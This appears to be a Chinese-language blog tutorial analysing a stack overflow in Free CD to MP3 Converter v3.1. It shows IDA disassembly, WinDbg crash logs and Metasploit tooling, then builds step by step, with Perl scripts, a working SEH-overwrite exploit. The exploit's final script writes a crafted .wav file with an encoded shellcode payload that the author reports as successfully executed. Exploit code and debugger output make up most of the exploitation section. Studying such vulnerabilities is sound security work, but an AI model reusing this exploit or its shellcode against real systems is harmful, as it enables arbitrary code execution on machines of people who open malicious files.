# Free CD to MP3 Converter v3.1 栈溢出漏洞分析与利用

作者：riusksk(泉哥)
主页：http://riusksk.blogbus.com

**前言**

前些天在 exploit-db 上看到此漏洞公告，刚好也有提供漏洞软件的下载，于是就下载下来分析分析，并自己动手写了写 exploit，在虚拟机 xp sp3 下已经测试成功。以前也没有写过关于溢出漏洞分析的文章，今刚好碰到周末，就自己动手分析了下漏洞成因，因此也就有了本文。本文分析的软件是 Free CD to MP3 Converter v3.1， 它是一款将 CD 音频提取出来并压缩成 MP3 格式的软件。该软件在读取本地文件时未验证其内容大小，从而导致在将文件内容保存到局部变量时可引发溢出，进而覆盖返回地址以及 SEH 结构，恶意用户通过构造特定文件即可执行任意代码。

**漏洞分析**

在 ReadFile 上下断后，经过多次调试，最终找到了漏洞函数 sub_4AC138，其在 IDA 下的反汇编代码如下：

```
CODE:004AC138 sub_4AC138        proc near               ; CODE XREF: sub_4AA590+50  p
CODE:004AC138                                           ; sub_4AA590+26B  p
CODE:004AC138
CODE:004AC138 var_1024          = dword ptr -1024h
CODE:004AC138 var_1020          = dword ptr -1020h
CODE:004AC138 var_101C          = word ptr -101Ch
CODE:004AC138 var_1018          = dword ptr -1018h
CODE:004AC138 var_1014          = dword ptr -1014h
CODE:004AC138 var_1010          = dword ptr -1010h      ;读取文件内容后就是从这一局部变量开始保存的，通过这里就可以确定函数分配的栈空间大小为 1010h，即 4112 字节，因为栈空间是由高到低分配的，所以要覆盖到返回地址就要填充 4112 字节才行。
CODE:004AC138
CODE:004AC138                   push    ebx
CODE:004AC139                   push    esi
CODE:004AC13A                   push    edi
CODE:004AC13B                   push    ebp
CODE:004AC13C                   add     esp, 0FFFFF004h ; 分配栈空间
CODE:004AC142                   push    eax
CODE:004AC143                   add     esp, 0FFFFFFF4h ; 继续分配栈空间
CODE:004AC146                   mov     esi, eax
CODE:004AC148                   mov     byte ptr [esi+407Ch], 0
CODE:004AC14F                   xor     edi, edi
```

```
CODE:004AC151                   mov     ebx, 4
CODE:004AC156                   lea     edx, [esp+101Ch+var_1010] ; 将 edx 指向局部变量，后面将用它来保存读取的文件内容，即我们构造的文件内容将会填充到栈空间
CODE:004AC15A                   mov     ecx, 4
CODE:004AC15F                   mov     eax, [esi+44h]
CODE:004AC162                   mov     ebp, [eax]
CODE:004AC164                   call    _ReadWavFile    ;用于读取文件内容
 {
    0041EC54    .   8B40 04        MOV EAX,DWORD PTR DS:[EAX+4]
    0041EC57    .   E8 F4A7FEFF    CALL <cdextrac._MyReadFile>
     {
        00409450 >/$  53            PUSH EBX
        00409451  |.  56            PUSH ESI
        00409452  |.  57            PUSH EDI
        00409453  |.  51            PUSH ECX
        00409454  |.  8BF9          MOV EDI,ECX
        00409456  |.  8BF2          MOV ESI,EDX
        00409458  |.  8BD8          MOV EBX,EAX
        0040945A  |.  6A 00         PUSH 0                                  ; /pOverlapped = NULL
        0040945C  |.  8D4424 04     LEA EAX,DWORD PTR SS:[ESP+4]            ; |
        00409460  |.  50            PUSH EAX                                ; |pBytesRead
        00409461  |.  57            PUSH EDI                                ; |BytesToRead
        00409462  |.  56            PUSH ESI                                ; |Buffer
        00409463  |.  53            PUSH EBX                                ; |hFile
        00409464  |.  E8 23DBFFFF   CALL <JMP.&kernel32.ReadFile>           ; \ReadFile，读取文件内容并将其保存在漏洞函数的局部变量中
        00409469  |.  85C0          TEST EAX,EAX
        0040946B  |.  75 07         JNZ SHORT cdextrac.00409474
        0040946D  |.  C70424 FFFFFF>MOV DWORD PTR SS:[ESP],-1
        00409474  |>  8B0424        MOV EAX,DWORD PTR SS:[ESP]
        00409477  |.  5A            POP EDX
        00409478  |.  5F            POP EDI
        00409479  |.  5E            POP ESI
        0040947A  |.  5B            POP EBX
        0040947B  \.  C3            RETN
    }
    0041EC5C    .   83F8 FF        CMP EAX,-1
    0041EC5F    .   75 02          JNZ SHORT cdextrac.0041EC63
    0041EC61    .   33C0           XOR EAX,EAX
    0041EC63    >   C3             RETN
}
CODE:004AC167                   cmp     ebx, 2000h      ; 作为计数器
CODE:004AC16D                   jge     loc_4AC624      ; 跳走则函数结束
CODE:004AC173
```

```
CODE:004AC173 loc_4AC173:                                ; CODE XREF: sub_4AC138+4E6 j
CODE:004AC173                   mov     eax, edi
CODE:004AC175                   cmp     eax, 4           ; switch 5 cases
CODE:004AC178                   ja      loc_4AC5F4       ; default
CODE:004AC17E                   jmp     off_4AC185[eax*4] ; switch jump，判断是哪一文件部分，如 RIFF，
WAVE，FMT，DATA 等等，然后跳至相应位置进行处理，由于文件全部用 A 来填充，因此文件处理均在 RIFF 部
分中进行
CODE:004AC17E ; ---------------------------------------------------------------------------
CODE:004AC185 off_4AC185        dd offset loc_4AC199     ; DATA XREF: sub_4AC138+46 r
CODE:004AC185                   dd offset loc_4AC1E0     ; jump table for switch statement
CODE:004AC185                   dd offset loc_4AC227
CODE:004AC185                   dd offset loc_4AC467
CODE:004AC185                   dd offset loc_4AC55B
CODE:004AC199 ; ---------------------------------------------------------------------------
CODE:004AC199
CODE:004AC199 loc_4AC199:                                ; CODE XREF: sub_4AC138+46 j
CODE:004AC199                                            ; DATA XREF: sub_4AC138:off_4AC185 o
CODE:004AC199                   mov     edx, offset aRiff_0 ; jumptable 004AC17E case 0，资源交换文件标志
（RIFF）
CODE:004AC19E                   lea     eax, [esp+ebx+101Ch+var_1014]
CODE:004AC1A2                   call    sub_4AA4F4
CODE:004AC1A7                   test    al, al
CODE:004AC1A9                   jnz     short loc_4AC1C2
CODE:004AC1AB                   lea     edx, [esp+ebx+101Ch+var_1010] ; 局部变量，从栈顶开始向栈底填
充文件内容
CODE:004AC1AF                   mov     ecx, 1
CODE:004AC1B4                   mov     eax, [esi+44h]
CODE:004AC1B7                   mov     ebp, [eax]
CODE:004AC1B9                   call    _ReadWavFile ; 读取文件内容
CODE:004AC1BC                   inc     ebx     ;递增计数器
CODE:004AC1BD                   jmp     loc_4AC5F4       ; default

……省略部分代码……

CODE:004AC5F4
CODE:004AC5F4 loc_4AC5F4:                                ; CODE XREF: sub_4AC138+40 j
CODE:004AC5F4                                            ; sub_4AC138+85 j ...
CODE:004AC5F4                   mov     eax, [esi+44h]   ; default
CODE:004AC5F7                   mov     edx, [eax]
CODE:004AC5F9                   call    dword ptr [edx]
CODE:004AC5FB                   push    edx
CODE:004AC5FC                   push    eax
CODE:004AC5FD                   mov     eax, [esi+44h]
CODE:004AC600                           call    @Classes@TStream@GetPosition$qqrv   ;
```

```
Classes::TStream::GetPosition(void)
CODE:004AC605                   cmp     edx, [esp+1024h+var_1020]
CODE:004AC609                   jnz     short loc_4AC614
CODE:004AC60B                   cmp     eax, [esp+1024h+var_1024]
CODE:004AC60E                   pop     edx
CODE:004AC60F                   pop     eax
CODE:004AC610                   jb      short loc_4AC618
CODE:004AC612                   jmp     short loc_4AC624
CODE:004AC614 ; ---------------------------------------------------------------------------
CODE:004AC614
CODE:004AC614 loc_4AC614:                               ; CODE XREF: sub_4AC138+4D1  j
CODE:004AC614                   pop     edx
CODE:004AC615                   pop     eax
CODE:004AC616                   jge     short loc_4AC624
CODE:004AC618
CODE:004AC618 loc_4AC618:                               ; CODE XREF: sub_4AC138+4D8  j
CODE:004AC618                   cmp     ebx, 2000h      ;计数器，循环读取文件，第一次是读取 4 字节，之后都是一字节一字节地读取，故共可读取 2003h > 1010h，最终导致溢出!!!
CODE:004AC61E                   jl      loc_4AC173      ;若小于 2000h 则跳至上方实现循环操作
CODE:004AC624
CODE:004AC624 loc_4AC624:                               ; CODE XREF: sub_4AC138+35  j
CODE:004AC624                                           ; sub_4AC138+4DA  j ...
CODE:004AC624                   mov     byte ptr [esi+407Ch], 0
CODE:004AC62B
CODE:004AC62B loc_4AC62B:                               ; CODE XREF: sub_4AC138+1BE  j
CODE:004AC62B                                           ; sub_4AC138+4BA  j
CODE:004AC62B                   add     esp, 100Ch
CODE:004AC631                   pop     ebp
CODE:004AC632                   pop     edi
CODE:004AC633                   pop     esi
CODE:004AC634                   pop     ebx
CODE:004AC635                   retn
CODE:004AC635 sub_4AC138        endp
```

**漏洞利用**

我们先编写一段 perl 代码用于触发漏洞，代码如下：

```
my $junk = 'A' x 5000;
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

用 windbg 加载主程序 cdextract.exe，然后运行并打开前面生成的 crash.wav 文件后，结果如下：

```
(1254.1404): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001388 edx=00001388 esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
41414141 ??              ???
0:000> !exchain
0012fad8: 41414141
Invalid exception stack at 41414141
```

返回地址及 SEH 均可被覆盖掉，因此可以用经典的 jmp esp 及 pop pop ret 两种方式来实现漏洞利用。但我在本机测试时，利用 jmp esp 覆盖返回地址后有跳入 shellcode，但 shellcode 被篡改了。我用 windbg 插件 bgakugan 的 memdiff 功能对比一下内存中的 shellcode 和原本写入的 shellcode，发现有不少字节被更改掉了。所以这里我们改用 pop pop ret 去覆盖 SEH 结构，进而来执行 shellcode。接下来我们应该定位一下覆盖 SEH 结构所需的字节数，这个可以直接借助 Metasploit 中的 pattern_create 和 pattern_offset 这两个小工具来定位。我们先用 pattern_create 生成 5000 字节的填充字符：

```
       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 566 exploits - 283 auxiliary
+ -- --=[ 210 payloads - 27 encoders - 8 nops
       =[ svn r9834 updated 124 days ago (2010.07.14)

msf > cd tools
msf > pwd
[*] exec: pwd

/msf3/tools
msf > ruby pattern_create.rb 5000
[*] exec: ruby pattern_create.rb 5000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad
0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1
Ag2Ag3Ag4Ag5Ag6Ag7Ag8 … … 省 略 部 分 内 容 … …
f3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3
Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk
```

然后修改前面的 perl 代码，用生成的字符串替换$junk 变量：

```
my $junk =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9A
d0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag
1Ag2Ag3Ag4Ag5Ag6Ag7Ag8……省略部分内容……
f3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3
Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk';
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

用上面的代码重新生成 crash.wav，然后用 windbg 加载主程序再打开 crash.wav，结果如下：

```
(13e4.11ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=68463967 ecx=00001388 edx=00001388 esi=46386746 edi=37674636
eip=31684630 esp=0012fab0 ebp=67463567 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
31684630 ??              ???
0:000> !exchain
0012fad8: 37694636        <= SEH Handle
Invalid exception stack at 69463569       <= next SEH
```

接着用 pattern_offset 工具计算一下：

```
msf > ruby pattern_offset.rb 0x69463569 5000
[*] exec: ruby pattern_offset.rb 0x69463569 5000

4156
```

从上面我们就可以得到偏移量为 4156，现在我们就可以重新构造文件：

```
my $junk = 'A'x 4156;
my $nseh = 'BBBB';
my $seh = 'CCCC';
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

重新用 windbg 加载主程序，然后运行并打开上面新生成的 crash.wav 文件，结果如下：

```
(7d4.172c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001044 edx=00001044 esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
41414141 ??              ???
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
0:000> !exchain
0012fad8: 43434343
Invalid exception stack at 42424242
0:000> g
(7d4.172c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=43434343 edx=7c9232bc esi=00000000 edi=00000000
eip=43434343 esp=0012f6e0 ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
43434343 ??                ???
```

由上可见，我们已经准确地覆盖了 SEH 结构，现在我们只需要用 jmp 06 来覆盖 nextSEH，用 pop pop ret 指令地址来覆盖 SEH handle，再在后面接上 shellcode，即可使其执行到 shellcode。下面我们先来寻找一下 pop pop ret 指令地址，但在寻找之前，我们还有另一个问题需要解决。那就是 windows 系统上的 SafeSEH 保护问题，如果我们所使用的 ppt 地址是受 SafeSEH 保护的，那么将无法成功利用。因此我们可以先用 OD 插件 SafeSEH 来查看程序加载的哪些模块是未受 SafeSEH 保护的，然后再在那模块中寻找 ppt 地址。用 OD 插件 SafeSEH 查看后，发现有以下三个未受 SafeSEH 保护：

```
/SafeSEH Module Scanner, 条目 29
 SEH mode=/SafeSEH OFF
 Base=0xa00000
 Limit=0xa0d000
 Module version=0.29.4.10
 Module Name=C:\Program Files\CD to MP3 Freeware\WNASPI32.DLL


/SafeSEH Module Scanner, 条目 30
 SEH mode=/SafeSEH OFF
 Base=0x672c0000
 Limit=0x672d3000
 Module version=1.0rc1
 Module Name=C:\Program Files\CD to MP3 Freeware\akrip32.dll

/SafeSEH Module Scanner, 条目 31
 SEH mode=/SafeSEH OFF
 Base=0x400000
 Limit=0x51c000
 Module Name=C:\Program Files\CD to MP3 Freeware\cdextract.exe
```

我们可以任选其一来搜索 ppt 地址，这里我们以 cdextract.exe 为例来搜索地址。关于 pop pop ret 指令搜索，我们可以直接用 Metasploit 工具 msfpescan 来搜索指令。下面是搜索结果：

```
msf > cmd
[*] exec: cmd

Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Program Files\Metasploit\Framework3\msf3\tools>msf > cd 'C:\Program Files\CD to MP3 Freeware'
msf > pwd
[*] exec: pwd

/cygdrive/c/Program Files/CD to MP3 Freeware
msf > msfpescan -f cdextract.exe -p
[*] exec: msfpescan -f cdextract.exe -p
```

```
[cdextract.exe]
0x00401480 pop esi; pop ebx; ret
0x004014ac pop esi; pop ebx; ret
0x004014c9 pop esi; pop ebx; ret
0x004014e5 pop esi; pop ebx; ret
0x0040156d pop esi; pop ebx; ret
0x00401600 pop esi; pop ebx; ret
0x00401664 pop esi; pop ebx; ret
0x004016dc pop esi; pop ebx; ret
0x00401795 pop esi; pop ebx; ret
……省略……
0x004d7a45 pop ecx; pop ebp; ret
0x004d7bd0 pop esi; pop ebx; ret
0x004d7c82 pop ecx; pop ebp; ret
0x004d8082 pop ebx; pop ebp; ret
0x004d8152 pop ebx; pop ebp; ret
0x004d826b pop ebx; pop ebp; ret
```

里面可以搜索到相当多的 ppt 地址，这里我们就直接选用第一个。下面重新构造 exploit 代码：

```
my $junk = 'A'x 4156;
my $nseh = "\x90\x90\xeb\x06";   # jmp 06
my $seh = "\x80\x14\x40\x00";    # pop pop ret
my $shellcode = "\xCC\xCC\xCC\xCC";
open($fp,">crash.wav");
print $fp $junk.$nseh.$seh.$shellcode;
close $fp;
```

测试结果：


```
(780.1640): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001048 edx=00001048 esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
41414141 ??              ???
0:000> !exchain
0012fad8: image00400000+1480 (00401480)
Invalid exception stack at 06eb9090
0:000> bp 0012fad8
0:000> g
Breakpoint 1 hit
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc esi=7c9232a8 edi=00000000
eip=0012fad8 esp=0012f6ec ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fad8 90              nop
```

```
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc esi=7c9232a8 edi=00000000
eip=0012fad9 esp=0012f6ec ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fad9 90              nop
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc esi=7c9232a8 edi=00000000
eip=0012fada esp=0012f6ec ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fada eb06            jmp     0012fae2
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc esi=7c9232a8 edi=00000000
eip=0012fae2 esp=0012f6ec ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fae2 cc              int     3
```

成功地执行到 shellcode，现在我们放上 shellcode，这个读者可自行编写或者用 Metasploit 生成，最后得到最终的 exploit：

```
my $junk = 'A'x 4156;
my $nseh = "\x90\x90\xeb\x06";   # jmp 06
my $seh = "\x80\x14\x40\x00";    # pop pop ret
my $nops = "\x90\x90";       # 用于抬高栈顶，防止 shellcode 被截断
my $shellcode =
"\xb8\xc7\xae\x8e\xae\xd9\xc7\x33\xc9\xb1\x31\xd9\x74\x24" .
"\xf4\x5b\x31\x43\x14\x83\xeb\xfc\x03\x43\x10\x25\x5b\x72" .
"\x46\x20\xa4\x8b\x97\x52\x2c\x6e\xa6\x40\x4a\xfa\x9b\x54" .
"\x18\xae\x17\x1f\x4c\x5b\xa3\x6d\x59\x6c\x04\xdb\xbf\x43" .
"\x95\xea\x7f\x0f\x55\x6d\xfc\x52\x8a\x4d\x3d\x9d\xdf\x8c" .
"\x7a\xc0\x10\xdc\xd3\x8e\x83\xf0\x50\xd2\x1f\xf1\xb6\x58" .
"\x1f\x89\xb3\x9f\xd4\x23\xbd\xcf\x45\x38\xf5\xf7\xee\x66" .
"\x26\x09\x22\x75\x1a\x40\x4f\x4d\xe8\x53\x99\x9c\x11\x62" .
"\xe5\x72\x2c\x4a\xe8\x8b\x68\x6d\x13\xfe\x82\x8d\xae\xf8" .
"\x50\xef\x74\x8d\x44\x57\xfe\x35\xad\x69\xd3\xa3\x26\x65" .
"\x98\xa0\x61\x6a\x1f\x65\x1a\x96\x94\x88\xcd\x1e\xee\xae" .
"\xc9\x7b\xb4\xcf\x48\x26\x1b\xf0\x8b\x8e\xc4\x54\xc7\x3d" .
"\x10\xee\x8a\x2b\xe7\x63\xb1\x15\xe7\x7b\xba\x35\x80\x4a" .
"\x31\xda\xd7\x53\x90\x9e\x26\xa5\x29\x0b\xbe\x1f\xd8\x76" .
"\xa2\xa0\x36\xb4\xdb\x22\xb3\x45\x18\x3a\xb6\x40\x64\xfd" .
"\x2a\x39\xf5\x6b\x4d\xee\xf6\xbe\x3e\x78\x09";
open($fp,">crash.wav");
print $fp $junk.$nseh.$seh.$nops.$shellcode;
close $fp;
```

测试结果：




已经成功地执行 shellcode 弹出对话框了。

## 结论

本文对存在溢出漏洞的软件作了大体的分析，简单地叙述了基本的栈溢出的漏洞成因和利用技术，希望对读者有所帮助。但在一些著名软件中，其漏洞成因及利用方式就没有这么简单了，有时还得考虑操作环境，本文的操作均是在 VBox 下的虚拟机 XP sp3，编写 exploit 有时还需要一些艺术细胞，这样才能构造出更具艺术性和创造性的 Exploit。